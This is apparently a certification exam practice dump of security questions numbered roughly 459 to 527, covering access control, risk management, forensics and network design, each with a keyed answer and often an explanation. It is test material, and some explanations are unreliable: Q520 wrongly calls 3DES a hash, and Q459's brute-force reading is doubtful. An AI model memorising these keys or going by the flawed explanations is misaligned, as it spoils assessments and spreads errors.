A security analyst receives an alert from a corporate endpoint used by employees to issue visitor badges. The alert contains the following details:

Source Host	Destination Host	Port	Protocol	Action
FrontDesk1	DC01	445	TCP	Fail
FrontDesk1	DC02	445	TCP	Fail
FrontDesk1	File1	445	TCP	Connect
FrontDesk1	File2	445	TCP	Connect
FrontDesk1	FDesk2	445	TCP	Connect
FrontDesk1	Office1	445	TCP	Fail
FrontDesk1	Exchange1	445	TCP	Fail
FrontDesk1	Exchange2	445	TCP	Fail
FrontDesk1	Office3	445	TCP	Connect
FrontDesk1	Office4	445	TCP	Connect
FrontDesk1	ITSupport11	445	TCP	Connect

Which of the following best describes the indicator that triggered the alert?

- A. Blocked content
- B. Brute-force attack
- C. Concurrent session usage
- D. Account lockout

Answer: B

Explanation:

The activity described in the table, where multiple connection attempts are made on port 445 (used for SMB services), suggests a brute-force attack. The attacker likely used automated methods to guess credentials, causing multiple failures. Such attempts are a hallmark of brute-force attacks targeting shared resources.

QUESTION 460

A penetration test has demonstrated that domain administrator accounts were vulnerable to pass-the-hash attacks. Which of the following would have been the best strategy to prevent the threat actor from using domain administrator accounts?

- A. Audit each domain administrator account weekly for password compliance.
- B. Implement a privileged access management solution.
- C. Create IDS policies to monitor domain controller access.
- D. Use Group Policy to enforce password expiration.

Answer: B

Explanation:

Privileged access management (PAM) solutions effectively mitigate pass-the-hash attacks by enforcing least privilege and session management for administrative accounts. These tools restrict how and when credentials can be accessed, thereby reducing attack surfaces.

QUESTION 461

Which of the following security concepts is accomplished when granting access after an individual has logged into a computer network?

- A. Authorization
- B. Identification
- C. Non-repudiation
- D. Authentication

Answer: A

Explanation:

Authorization refers to the process of granting or denying specific rights to a user after verifying their identity through authentication.

QUESTION 462

A security professional discovers a folder containing an employee's personal information on the enterprise's shared drive. Which of the following best describes the data type the security professional should use to identify organizational policies and standards concerning the storage of employees' personal information?

- A. Legal
- B. Financial
- C. Privacy
- D. Intellectual property

Answer: C

Explanation:

Privacy data includes information such as Personally Identifiable Information (PII), which relates to employees' or customers' personal data. Organizations often maintain policies and standards specifically addressing how such sensitive information should be handled.

QUESTION 463

An organization needs to monitor its users' activities to prevent insider threats. Which of the following solutions would help the organization achieve this goal?

- A. Behavioral analytics
- B. Access control lists
- C. Identity and access management
- D. Network intrusion detection system

Answer: A

Explanation:

Behavioral analytics tools monitor user actions and detect anomalies that may indicate insider threats, such as unauthorized access or unusual data exfiltration activities. These tools establish baselines for normal behavior and flag deviations.

QUESTION 464

A company wants to track modifications to the code used to build new virtual servers. Which of the following will the company most likely deploy?

- A. Change management ticketing system
- B. Behavioral analyzer

- C. Collaboration platform
- D. Version control tool

Answer: D

Explanation:

A version control tool, such as Git, tracks changes made to code, maintains history, and allows developers to manage and revert to earlier versions when needed. This ensures accountability and control over modifications.

QUESTION 465

Which of the following should an organization focus on the most when making decisions about vulnerability prioritization?

- A. Exposure factor
- B. CVSS
- C. CVE
- D. Industry impact

Answer: B

Explanation:

The Common Vulnerability Scoring System (CVSS) is a standardized metric used to assess the severity of vulnerabilities, aiding organizations in prioritizing their response based on risk.

QUESTION 466

Company A jointly develops a product with Company B, which is located in a different country. Company A finds out that their intellectual property is being shared with unauthorized companies. Which of the following has been breached?

- A. SLA
- B. AUP
- C. SOW
- D. MOA

Answer: D

Explanation:

A Memorandum of Agreement (MOA) outlines terms of cooperation, including restrictions on sharing intellectual property. A breach indicates the terms of the agreement were violated, compromising confidentiality or usage terms.

QUESTION 467

Which of the following most accurately describes the order in which a security engineer should implement secure baselines?

- A. Deploy, maintain, establish
- B. Establish, maintain, deploy
- C. Establish, deploy, maintain
- D. Deploy, establish, maintain

Answer: C

Explanation:

The correct sequence is to first establish secure baselines by determining the required

configurations, deploy those configurations across systems, and finally maintain the configurations through regular updates and auditing.

QUESTION 468

Which of the following are the best security controls for controlling on-premises access? (Select two.)

- A. Swipe card
- B. Picture ID
- C. Phone authentication application
- D. Biometric scanner
- E. Camera
- F. Memorable

Answer: AD

Explanation:

Swipe cards and biometric scanners are commonly used to control on-premises access due to their reliability and ability to restrict unauthorized entry. Swipe cards provide physical access control, while biometric scanners ensure identity verification.

QUESTION 469

While a user reviews their email, a host gets infected by malware from an external hard drive plugged into the host. The malware steals all the user's credentials stored in the browser. Which of the following training topics should the user review to prevent this situation from reoccurring?

- A. Operational security
- B. Removable media and cables
- C. Password management
- D. Social engineering

Answer: B

Explanation:

This scenario highlights the need for training on the secure use of removable media. Users should learn to avoid using untrusted external storage devices to prevent malware infections.

QUESTION 470

Which of the following is the best way to validate the integrity and availability of a disaster recovery site?

- A. Lead a simulated failover.
- B. Conduct a tabletop exercise.
- C. Periodically test the generators.
- D. Develop requirements for database encryption.

Answer: A

Explanation:

A simulated failover tests the disaster recovery site's ability to handle a full transition of services. This ensures all systems can function as expected during an actual disaster.

QUESTION 471

While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impacts if a generator fails during failover. Which of the following is the team most likely to consider in regard to risk management activities?

- A. RPO
- B. ARO
- C. BIA
- D. MTTR

Answer: C

Explanation:

Business Impact Analysis (BIA) is the process of identifying and evaluating the potential effects of disruptions to critical business operations. In this scenario, the concern about a generator fault during failover directly relates to understanding the impact on business operations and continuity. A BIA would help the team assess the severity of such an event and prioritize risk management activities accordingly.

QUESTION 472

Which of the following is a possible consequence of a VM escape?

- A. Malicious instructions can be inserted into memory and give the attacker elevated permissions.
- B. An attacker can access the hypervisor and compromise other VMs.
- C. Unencrypted data can be read by a user in a separate environment.
- D. Users can install software that is not on the manufacturer's approved list.

Answer: B

Explanation:

A VM escape occurs when an attacker breaks out of a virtual machine's isolation to access the hypervisor. This compromise can allow control of the hypervisor and all other VMs on the host, posing significant security risks.

QUESTION 473

Which of the following is prevented by proper data sanitization?

- A. Hackers' ability to obtain data from used hard drives
- B. Devices reaching end-of-life and losing support
- C. Disclosure of sensitive data through incorrect classification
- D. Incorrect inventory data leading to a laptop shortage

Answer: A

Explanation:

Proper data sanitization ensures that sensitive data is securely erased from storage devices, preventing unauthorized access or recovery when the devices are disposed of or reused.

QUESTION 474

Which of the following is the best way to prevent an unauthorized user from plugging a laptop into an employee's phone network port and then using tools to scan for database servers?

- A. MAC filtering
- B. Segmentation

- C. Certification
- D. Isolation

Answer: A

Explanation:

MAC filtering allows network administrators to control device access by specifying allowed MAC addresses. This prevents unauthorized devices, such as a laptop plugged into a network port, from gaining access.

QUESTION 475

Which of the following describes the procedures a penetration tester must follow while conducting a test?

- A. Rules of engagement
- B. Rules of acceptance
- C. Rules of understanding
- D. Rules of execution

Answer: A

Explanation:

Rules of engagement specify the agreed-upon boundaries, scope, and procedures for a penetration test to ensure compliance and avoid disruption to the environment.

QUESTION 476

Which of the following is the stage in an investigation when forensic images are obtained?

- A. Acquisition
- B. Preservation
- C. Reporting
- D. E-discovery

Answer: A

Explanation:

The acquisition phase involves creating forensic images (exact replicas) of storage devices or memory to ensure data integrity for further analysis.

QUESTION 477

A security analyst learns that an attack vector, used as part of a recent incident, was a well-known IoT device exploit. The analyst needs to review logs to identify the time of the initial exploit. Which of the following logs should the analyst review first?

- A. Endpoint
- B. Application
- C. Firewall
- D. NAC

Answer: C

Explanation:

Firewall logs provide details of all network traffic, including connections to and from IoT devices. They are typically the first source of evidence for identifying the time of an exploit.

QUESTION 478

A group of developers has a shared backup account to access the source code repository. Which of the following is the best way to secure the backup account if there is an SSO failure?

- A. RAS
- B. EAP
- C. SAML
- D. PAM

Answer: D

Explanation:

Privileged Access Management (PAM) solutions enhance security by enforcing strong authentication, rotation of credentials, and access control for shared accounts. This is especially critical in scenarios like SSO failures.

QUESTION 479

Which of the following threat actors would most likely deface the website of a high-profile music group?

- A. Unskilled attacker
- B. Organized crime
- C. Nation-state
- D. Insider threat

Answer: A

Explanation:

An unskilled attacker, often referred to as a script kiddie, is likely to engage in website defacement. This type of attack typically requires minimal expertise and is often conducted for notoriety.

QUESTION 480

Which of the following best describes the concept of information being stored outside of its country of origin while still being subject to the laws and requirements of the country of origin?

- A. Data sovereignty
- B. Geolocation
- C. Intellectual property
- D. Geographic restrictions

Answer: A

Explanation:

Data sovereignty refers to the principle that data stored in another country remains subject to the originating country's laws. This is a common concern in cloud computing.

QUESTION 481

Which of the following should a company use to provide proof of external network security testing?

- A. Business impact analysis
- B. Supply chain analysis

- C. Vulnerability assessment
- D. Third-party attestation

Answer: D

Explanation:

Third-party attestation involves an external, independent party performing a network security assessment and providing documented proof, ensuring objectivity and compliance with regulatory or client requirements.

QUESTION 482

Which of the following allows a systems administrator to tune permissions for a file?

- A. Patching
- B. Access control list
- C. Configuration enforcement
- D. Least privilege

Answer: B

Explanation:

Access control lists (ACLs) allow administrators to fine-tune file permissions by specifying which users or groups have access to a file and defining the level of access.

QUESTION 483

Which of the following would a security administrator use to comply with a secure baseline during a patch update?

- A. Information security policy
- B. Service-level expectations
- C. Standard operating procedure
- D. Test result report

Answer: C

Explanation:

Standard operating procedures (SOPs) outline the steps to be followed to maintain a secure baseline, such as testing and deploying patches while minimizing risk to the system.

QUESTION 484

A systems administrator receives a text message from an unknown number claiming to be the Chief Executive Officer of the company. The message states an emergency situation requires a password reset. Which of the following threat vectors is being used?

- A. Typosquatting
- B. Smishing
- C. Pretexting
- D. Impersonation

Answer: B

Explanation:

Smishing is a type of phishing attack that uses SMS text messages to deceive recipients into taking actions such as revealing sensitive information. The urgency in the text indicates this vector.

QUESTION 485

A company is aware of a given security risk related to a specific market segment. The business chooses not to accept responsibility and target their services to a different market segment. Which of the following describes this risk management strategy?

- A. Exemption
- B. Exception
- C. Avoid
- D. Transfer

Answer: C

Explanation:

Avoidance involves choosing not to engage in activities or markets where certain risks are present. This is a proactive approach to risk management.

QUESTION 486

A company wants to improve the availability of its application with a solution that requires minimal effort in the event a server needs to be replaced or added. Which of the following would be the best solution to meet these objectives?

- A. Load balancing
- B. Fault tolerance
- C. Proxy servers
- D. Replication

Answer: A

Explanation:

Load balancing improves application availability by distributing traffic across multiple servers. If one server fails, traffic is automatically routed to other available servers with minimal intervention.

QUESTION 487

Which of the following types of vulnerabilities is primarily caused by improper use and management of cryptographic certificates?

- A. Misconfiguration
- B. Resource reuse
- C. Insecure key storage
- D. Weak cipher suites

Answer: C

Explanation:

Insecure key storage refers to vulnerabilities caused by improper handling of cryptographic keys and certificates, such as storing them in plaintext or lacking access controls.

QUESTION 488

A security administrator is addressing an issue with a legacy system that communicates data using an unencrypted protocol to transfer sensitive data to a third party. No software updates that use an encrypted protocol are available, so a compensating control is needed. Which of the following are the most appropriate for the administrator to suggest? (Select two.)

- A. Tokenization
- B. Cryptographic downgrade
- C. SSH tunneling
- D. Segmentation
- E. Patch installation
- F. Data masking

Answer: CD

Explanation:

SSH tunneling can secure the unencrypted protocol by encapsulating traffic in an encrypted tunnel. Segmentation isolates the legacy system, reducing the risk of unauthorized access.

QUESTION 489

Which of the following should be used to ensure a device is inaccessible to a network-connected resource?

- A. Disablement of unused services
- B. Web application firewall
- C. Host isolation
- D. Network-based IDS

Answer: C

Explanation:

Host isolation ensures that a device is separated from the network, preventing it from accessing or being accessed by other network resources. This is typically achieved by quarantining the device.

QUESTION 490

A security engineer at a large company needs to enhance IAM to ensure that employees can only access corporate systems during their shifts. Which of the following access controls should the security engineer implement?

- A. Role-based
- B. Time-of-day restrictions
- C. Least privilege
- D. Biometric authentication

Answer: B

Explanation:

Time-of-day restrictions limit access to corporate systems based on predefined schedules. This ensures employees can only access resources during their assigned work hours.

QUESTION 491

Which of the following digital forensics activities would a security team perform when responding to legal requests in a pending investigation?

- A. E-discovery
- B. User provisioning
- C. Firewall log export

D. Root cause analysis

Answer: A

Explanation:

E-discovery involves identifying, preserving, and collecting electronically stored information to comply with legal requests during investigations.

QUESTION 492

Which of the following would be the greatest concern for a company that is aware of the consequences of non-compliance with government regulations?

- A. Right to be forgotten
- B. Sanctions
- C. External compliance reporting
- D. Attestation

Answer: B

Explanation:

Sanctions imposed for non-compliance can include fines, legal actions, and loss of business licenses. These pose a significant financial and reputational risk to organizations.

QUESTION 493

An organization has a new regulatory requirement to implement corrective controls on a financial system. Which of the following is the most likely reason for the new requirement?

- A. To defend against insider threats altering banking details
- B. To ensure that errors are not passed to other systems
- C. To allow for business insurance to be purchased
- D. To prevent unauthorized changes to financial data

Answer: D

Explanation:

Corrective controls, such as auditing and versioning, help prevent unauthorized changes to financial data, ensuring data integrity and compliance with regulations.

QUESTION 494

Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach affecting offshore offices. Which of the following is this an example of?

- A. Tabletop exercise
- B. Penetration test
- C. Geographic dispersion
- D. Incident response

Answer: A

Explanation:

A tabletop exercise is a discussion-based activity where stakeholders simulate a security breach scenario to identify gaps in response plans and clarify roles and responsibilities.

QUESTION 495

Which of the following is an example of a data protection strategy that uses tokenization?

- A. Encrypting databases containing sensitive data
- B. Replacing sensitive data with surrogate values
- C. Removing sensitive data from production systems
- D. Hashing sensitive data in critical systems

Answer: B

Explanation:

Tokenization replaces sensitive data with non-sensitive surrogate values that retain the necessary format but are meaningless without access to the original data.

QUESTION 496

Which of the following aspects of the data management life cycle is most directly impacted by local and international regulations?

- A. Destruction
- B. Certification
- C. Retention
- D. Sanitization

Answer: C

Explanation:

Retention policies dictate how long data must be stored to comply with local and international regulations. Non-compliance can result in legal and financial penalties.

QUESTION 497

An organization is developing a security program that conveys the responsibilities associated with the general operation of systems and software within the organization. Which of the following documents would most likely communicate these expectations?

- A. Business continuity plan
- B. Change management procedure
- C. Acceptable use policy
- D. Software development life cycle policy

Answer: C

Explanation:

Acceptable use policy outlines the expected behaviors and responsibilities of users when interacting with the organization's systems and software, including what is allowed and not allowed. It ensures that users are aware of how to securely use organizational resources.

QUESTION 498

A systems administrator creates a script that validates OS version, patch levels, and installed applications when users log in. Which of the following examples best describes the purpose of this script?

- A. Resource scaling
- B. Policy enumeration
- C. Baseline enforcement

D. Guardrails implementation

Answer: C

Explanation:

Baseline enforcement ensures that all systems adhere to predefined security configurations, such as approved OS versions and patch levels, improving compliance and reducing vulnerabilities.

QUESTION 499

Which of the following threat actors is the most likely to seek financial gain through the use of ransomware attacks?

- A. Organized crime
- B. Insider threat
- C. Nation-state
- D. Hacktivists

Answer: A

Explanation:

Organized crime groups are primarily motivated by financial gain. Ransomware attacks are a popular tool for these groups because they can encrypt a victim's data and demand a ransom payment (often in cryptocurrency) to restore access. This form of attack can yield a high financial return if victims choose to pay.

QUESTION 500

Which of the following would a systems administrator follow when upgrading the firmware of an organization's router?

- A. Software development life cycle
- B. Risk tolerance
- C. Certificate signing request
- D. Maintenance window

Answer: D

Explanation:

When upgrading the firmware of an organization's router, a systems administrator would typically follow a maintenance window.

QUESTION 501

The security team has been asked to only enable host A (10.2.2.7) and host B (10.3.9.9) to the new isolated network segment (10.9.8.14) that provides access to legacy devices. Access from all other hosts should be blocked. Which of the following entries would need to be added on the firewall?

- A.

```
Permit 10.2.2.0/24 to 10.9.8.14/27
Permit 10.3.9.0/24 to 10.9.8.14/27
Deny 0.0.0.0/0 to 10.9.8.14/27
```


- B. Deny 0.0.0.0/0 to 10.9.8.14/27
Permit 10.2.2.0/24 to 10.9.8.14/27
Permit 10.3.9.0/24 to 10.9.8.14/27
- C. Permit 10.2.2.7/32 to 10.9.8.14/27
Permit 10.3.9.9/32 to 10.9.8.14/27
Deny 0.0.0.0/0 to 10.9.8.14/27
- D. Permit 10.2.2.7/32 to 10.9.8.14/27
Permit 10.3.9.0/24 to 10.9.8.14/27
Deny 10.9.8.14/27 to 0.0.0.0/0

Answer: C

Explanation:

Permit 10.2.2.7/32 to 10.9.8.14/27: This rule allows host A (10.2.2.7) specific access to the isolated network (10.9.8.14/27).

Permit 10.3.9.9/32 to 10.9.8.14/27: This rule allows host B (10.3.9.9) specific access to the isolated network (10.9.8.14/27).

Deny 0.0.0.0/0 to 10.9.8.14/27: This rule blocks access from all other IPs to the isolated network (10.9.8.14/27).


QUESTION 502
SIMULATION 2


A security analyst is creating the first draft of a network diagram for the company's new customer-facing payment application that will be hosted by a third-party cloud service provider.

INSTRUCTIONS

Click the ? to select the appropriate icons to create a secure, redundant web application. Then use the dropdown menu to select the appropriate subnet type. Every space in the diagram must be filled.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Answer:

The diagram should be filled in the way shown below.



WAF (Web Application Firewall) at the top to handle incoming traffic from the Internet Gateway.

Load Balancer for distributing traffic between instances.

Instances for handling the application workloads, ensuring multiple instances for redundancy.

Autoscaling Instance to adjust the number of instances based on demand dynamically.

In the middle of the diagram, you should select **Private Subnet** in the dropdown menu.

This choice is appropriate because the elements in the lower section, especially the **Database** instances, are part of the private subnet. Placing databases in a private subnet adds an additional layer of security, as it prevents direct internet access to sensitive data. The private subnet is also typically used for backend resources that don't need to be exposed publicly.

QUESTION 503

A systems administrator needs to ensure the secure communication of sensitive data within the organization's private cloud. Which of the following is the best choice for the administrator to implement?

- A. IPSec
- B. SHA-1
- C. RSA
- D. TGT

Answer: A

Explanation:

IPSec (Internet Protocol Security) is a suite of protocols used to secure Internet Protocol (IP) communications. It authenticates and encrypts each IP packet in a communication session,

providing confidentiality, data integrity, and authentication. It is commonly used for creating secure Virtual Private Networks (VPNs) and is ideal for securing communication in a private cloud.

QUESTION 504

Which of the following should an internal auditor check for first when conducting an audit of the organization's risk management program?

- A. Policies and procedures
- B. Asset management
- C. Vulnerability assessment
- D. Business impact analysis

Answer: A

Explanation:

When conducting an audit of an organization's risk management program, the internal auditor should first review the policies and procedures. These documents form the foundation of the risk management program by outlining the organization's approach, goals, roles, responsibilities, and processes for managing risks.

QUESTION 505

Which of the following activities are associated with vulnerability management? (Choose two.)

- A. Reporting
- B. Prioritization
- C. Exploiting
- D. Correlation
- E. Containment
- F. Tabletop exercise

Answer: AB

Explanation:

Reporting involves documenting and communicating the findings of vulnerability scans and assessments. This allows stakeholders to be informed about existing vulnerabilities and track remediation efforts.

Prioritization is the process of ranking vulnerabilities based on their severity, impact, and exploitability, helping the organization address the most critical vulnerabilities first.

QUESTION 506

An administrator wants to perform a risk assessment without using proprietary company information. Which of the following methods should the administrator use to gather information?

- A. Network scanning
- B. Penetration testing
- C. Open-source intelligence
- D. Configuration auditing

Answer: C

Explanation:

Open-source intelligence (OSINT) involves gathering publicly available information from sources such as websites, social media, forums, and other publicly accessible data to perform a risk

assessment. This method allows an administrator to gather useful insights without accessing or relying on proprietary company information.

QUESTION 507

A systems administrator is concerned about vulnerabilities within cloud computing instances. Which of the following is most important for the administrator to consider when architecting a cloud computing environment?

- A. SQL injection
- B. TOC/TOU
- C. VM escape
- D. Tokenization
- E. Password spraying

Answer: C

Explanation:

In a cloud computing environment, particularly one using virtualization, VM escape is a critical vulnerability to consider. It occurs when an attacker exploits a vulnerability in a virtual machine (VM) to "escape" the VM and gain access to the underlying hypervisor or other VMs running on the same physical host. This poses a significant security risk in multi-tenant environments, such as those found in cloud computing.

QUESTION 508

A database administrator is updating the company's SQL database, which stores credit card information for pending purchases. Which of the following is the best method to secure the data against a potential breach?

- A. Hashing
- B. Obfuscation
- C. Tokenization
- D. Masking

Answer: C

Explanation:

Tokenization replaces sensitive data, such as credit card information, with unique, nonsensitive tokens that have no exploitable value outside the system. The original data is securely stored in a separate token vault, making it inaccessible even if the database is breached. This approach is widely used in payment processing and ensures compliance with standards like PCI DSS (Payment Card Industry Data Security Standard).

QUESTION 509

Which of the following is a benefit of vendor diversity?

- A. Patch availability
- B. Zero-day resiliency
- C. Secure configuration guide applicability
- D. Load balancing

Answer: B

Explanation:

Vendor diversity involves using products or services from multiple vendors for critical systems.

This approach can improve security by reducing the impact of vulnerabilities specific to a single vendor.

QUESTION 510

An employee used a company's billing system to issue fraudulent checks. The administrator is looking for evidence of other occurrences of this activity. Which of the following should the administrator examine?

- A. Application logs
- B. Vulnerability scanner logs
- C. IDS/IPS logs
- D. Firewall logs

Answer: A

Explanation:

Application logs contain detailed information about the operations of specific applications, such as the billing system in question. These logs can provide records of user activities, system events, transactions, and other relevant information related to the fraudulent issuance of checks.

QUESTION 511

An organization is looking to optimize its environment and reduce the number of patches necessary for operating systems. Which of the following will best help to achieve this objective?

- A. Microservices
- B. Virtualization
- C. Real-time operating system
- D. Containers

Answer: D

Explanation:

Containers are a lightweight virtualization technology that allows you to package applications and their dependencies into portable units. This means that you can run multiple applications on a single operating system, reducing the number of operating systems and the associated patching requirements.

QUESTION 512

Which of the following is a risk of conducting a vulnerability assessment?

- A. A disruption of business operations
- B. Unauthorized access to the system
- C. Reports of false positives
- D. Finding security gaps in the system

Answer: A

Explanation:

During a vulnerability assessment, scanning or testing can sometimes interfere with normal system operations, potentially leading to slowdowns, unresponsiveness, or even outages. This can disrupt business operations, especially if the assessment is run on production systems without adequate precautions or scheduling during low-impact times.

QUESTION 513

Which of the following techniques would attract the attention of a malicious attacker in an insider threat scenario?

- A. Creating a false text file in /docs/salaries
- B. Setting weak passwords in /etc/shadow
- C. Scheduling vulnerable jobs in /etc/crontab
- D. Adding a fake account to /etc/passwd

Answer: A

Explanation:

A file with a name like "salaries" suggests sensitive information, which would likely draw the attention of an insider threat looking for valuable or confidential data. This technique is often used as part of a honeypot strategy to monitor and detect suspicious activity by insiders attempting unauthorized access.

QUESTION 514

Which of the following is the most relevant reason a DPO would develop a data inventory?

- A. To manage data storage requirements better
- B. To determine the impact in the event of a breach
- C. To extend the length of time data can be retained
- D. To automate the reduction of duplicated data

Answer: B

Explanation:

A data inventory provides a comprehensive overview of what data the organization holds, where it is stored, and its sensitivity. This information is crucial for assessing the potential impact of a data breach, as it allows the DPO to identify which data would be affected and the associated risks. Additionally, it aids in compliance with data protection regulations by ensuring that sensitive data is adequately managed and protected.

QUESTION 515

Which of the following cryptographic solutions protects data at rest?

- A. Digital signatures
- B. Full disk encryption
- C. Private key
- D. Steganography

Answer: B

Explanation:

Full disk encryption (FDE) secures data at rest by encrypting the entire storage drive, ensuring that data is protected when the system is powered off or if the drive is accessed without authorization. This approach is commonly used to protect sensitive data stored on devices like laptops, servers, and storage media.

QUESTION 516

Which of the following should an organization use to protect its environment from external attacks conducted by an unauthorized hacker?

- A. ACL
- B. IDS
- C. HIDS
- D. NIPS

Answer: D

Explanation:

A Network Intrusion Prevention System (NIPS) actively monitors network traffic and can detect and block malicious activities in real-time, helping to prevent external attacks. Unlike IDS, which only detects intrusions, NIPS can take immediate action to stop threats, making it a strong defensive measure against unauthorized external attacks.

QUESTION 517

Which of the following would enable a data center to remain operational through a multiday power outage?

- A. Generator
- B. Uninterruptible power supply
- C. Replication
- D. Parallel processing

Answer: A

Explanation:

A generator can provide continuous power for extended periods during a power outage, as long as it has sufficient fuel. Unlike an Uninterruptible Power Supply (UPS), which is typically used to bridge short power interruptions, a generator is designed to sustain operations over longer durations, making it ideal for keeping a data center functional during a multiday outage.

QUESTION 518

A company installed cameras and added signs to alert visitors that they are being recorded. Which of the following controls did the company implement? (Choose two.)

- A. Directive
- B. Deterrent
- C. Preventive
- D. Detective
- E. Corrective
- F. Technical

Answer: BD

QUESTION 519

Which of the following is the best way to securely store an encryption key for a data set in a manner that allows multiple entities to access the key when needed?

- A. Public key infrastructure
- B. Open public ledger
- C. Public key encryption
- D. Key escrow

Answer: D

Explanation:

Key escrow refers to a system where encryption keys are stored in a secure, third-party repository, allowing authorized entities (such as specific individuals or organizations) to access the key when necessary.

QUESTION 520

For which of the following reasons would a systems administrator leverage a 3DES hash from an installer file that is posted on a vendor's website?

- A. To test the integrity of the file
- B. To validate the authenticity of the file
- C. To activate the license for the file
- D. To calculate the checksum of the file

Answer: A

Explanation:

A hash (such as one generated using 3DES) is used to verify that the file has not been altered or corrupted during download. By comparing the hash of the downloaded file with the one provided by the vendor, the administrator can confirm the file's integrity.

QUESTION 521

After failing an audit twice, an organization has been ordered by a government regulatory agency to pay fines. Which of the following causes this action?

- A. Non-compliance
- B. Contract violations
- C. Government sanctions
- D. Rules of engagement

Answer: A

QUESTION 522

Which of the following activities is included in the post-incident review phase?

- A. Determining the root cause of the incident
- B. Developing steps to mitigate the risks of the incident
- C. Validating the accuracy of the evidence collected during the investigation
- D. Reestablishing the compromised system's configuration and settings

Answer: A

QUESTION 523

Which of the following attacks exploits a potential vulnerability as a result of direct access to a system using weak cryptographic algorithms?

- A. Password cracking
- B. On-path
- C. Digital signing

D. Side-channel

Answer: A

Explanation:

Password cracking attacks exploit weak cryptographic algorithms by attempting to guess or decrypt passwords through direct access to systems or password hashes, making use of vulnerabilities in the cryptography.

QUESTION 524

Which of the following is a preventive physical security control?

- A. Video surveillance system
- B. Bollards
- C. Alarm system
- D. Motion sensors

Answer: B

QUESTION 525

Which of the following is most likely to be used as a just-in-time reference document within a security operations center?

- A. Change management policy
- B. Risk profile
- C. Playbook
- D. SIEM profile

Answer: C

QUESTION 526

A security engineer configured a remote access VPN. The remote access VPN allows end users to connect to the network by using an agent that is installed on the endpoint, which establishes an encrypted tunnel. Which of the following protocols did the engineer most likely implement?

- A. GRE
- B. IPSec
- C. SD-WAN
- D. EAP

Answer: B

QUESTION 527

Executives at a company are concerned about employees accessing systems and information about sensitive company projects unrelated to the employees' normal job duties. Which of the following enterprise security capabilities will the security team most likely deploy to detect that activity?

- A. UBA
- B. EDR

- C. NAC
- D. DLP

Answer: A

QUESTION 528

